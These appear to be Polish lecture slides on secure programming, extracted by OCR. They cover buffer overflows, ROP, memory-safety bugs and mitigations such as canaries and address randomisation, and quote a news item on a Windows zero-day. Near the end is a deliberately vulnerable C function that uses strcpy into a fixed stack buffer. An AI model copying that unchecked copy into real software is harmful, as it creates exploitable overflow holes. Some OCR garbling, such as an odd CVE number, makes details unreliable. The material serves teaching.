


Bezpieczne programowanie



Zagadnienia

1. Krytyczne błędy programistyczne

- przepełnienie bufora
- ROP (*Return Oriented Programming*)
- null pointer dereference

2. Ochrona przed błędami

- ochrona na poziomie kodu (bezpieczna kompilacja)
- ochrona systemowa (randomizacja przestrzeni adresowej)
- dodatkowe mechanizmy („kanarki”)

3. Metodyka tworzenia bezpiecznego kodu


Motto programisty

Programowanie jest trudne

(E. Dijkstra)



Złożoność procesu tworzenia oprogramowania



Błędy programistyczne

Uproszczenia

$$\frac{1}{n} \sin x = \sin x = 6$$

Błędy programistyczne

Swap $A[i] \leftrightarrow A[j]$

```
swap(in i, j)
{
    A[i] := A[j];
    A[j] := A[i];
}
```



Błędy programistyczne

Swap $A[i] \leftrightarrow A[j]$

```
swap(in i, j)
{
    A[i] := A[i] - A[j];
    A[j] := A[j] + A[i];
    A[i] := A[j] - A[i];
}
```



Software bugs

Product	Lines of Code (LoC)
Boeing 777	7 000 000
Space Shuttle	10 000 000
Firefox browser	14 000 000
Linux 5.0 kernel	18 000 000
Space Station	40 000 000
MS Office	45 000 000
Windows 10	50 000 000
Facebook	65 000 000

The overall number of bugs is estimated anywhere between 5 to 50 bugs per thousand lines of code (kLoC).

Assuming that a single LoC results in about 10 bytes of code, then at a very conservative rate of 5 bugs per kLoC, we have 500 bugs in an average size executable program of 1MB.

For a host with ca. 200 such programs installed we get 100 000 bugs per host.

If we posit that 10% of all the bugs results in a security glitch of some kind, and further conjecture that only 10% of those bugs can be exercised remotely → 1 000 remote software vulnerabilities to attack.

Błędy programistyczne

Zaniedbania

- nieprawidłowy format danych
- przekroczenie zakresu danych
- przekroczenie obszaru pamięci
- puste wskaźniki
- ...

Błędy programistyczne

Eksploatacja błędów implementacyjnych

- buffer overflow (stack overflow, heap overflow)
- integer overflow
- out of array
- null pointer dereference
- double free
- use-after-free
- return to function epilogue
- . . .

Błędy programistyczne



[BIZ & IT](#) [TECH](#) [SCIENCE](#) [POLICY](#) [CARS](#) [GAMING & CULTURE](#) [FORUMS](#)

OVERFLOWING THE BUFFER —

Google's Project Zero discloses Windows Oday that's been under active exploit

Security flaw lets attackers escape sandboxes designed to contain malicious code.

DAN GOODIN - OCT 30, 2020 7:38 PM UTC

CVE-2020-117087 stems from a **buffer overflow** in a part of Windows used for cryptographic functions. Its input/output controllers can be used to pipe data into a part of Windows that allows code execution. Friday's post indicated the flaw is in Windows 7 and Windows 10, but made no reference to other versions.

"The Windows Kernel Cryptography Driver (cng.sys) exposes a \Device\CNG device to user-mode programs and supports a variety of IOCTLs with non-trivial input structures," Friday's **Project Zero post** said. "It constitutes a locally accessible attack surface that can be exploited for privilege escalation (such as sandbox escape)."

Błędy programistyczne

Ataki poprzez eksploatację błędów


Skutek ataku:

- przejęcie sterowania w procesie
- ucieczka z sandboxa (*jail-brake*)
- wykonanie własnych instrukcji / poleceń systemu operacyjnego / bazy danych (*RCE = Remote Code Execution*)
- uruchomienie powłoki: /bin/sh, \windows\system32\cmd.exe (%COMSPEC%)

Przepełnienie bufora

Problem


Stos



Przepełnienie bufora

Problem

Ramka



Przepełnienie bufora

Problem

Przykład

```
int add(int x, int y)
{
    int r;
    r=x+y;
    return r;
}


...

int g;
int main(int argc,int **argv)
{
    int a,b,c;
    ...
    c=add(a,b);
    ...
}
```

Przepełnienie bufora

Problem

Łańcuch ramek



Przepełnienie bufora

Problem

Przykład

```
int parse_input(char *input)
{
    char buffer[1024];
    strcpy(buffer, input);

    ...
}

...

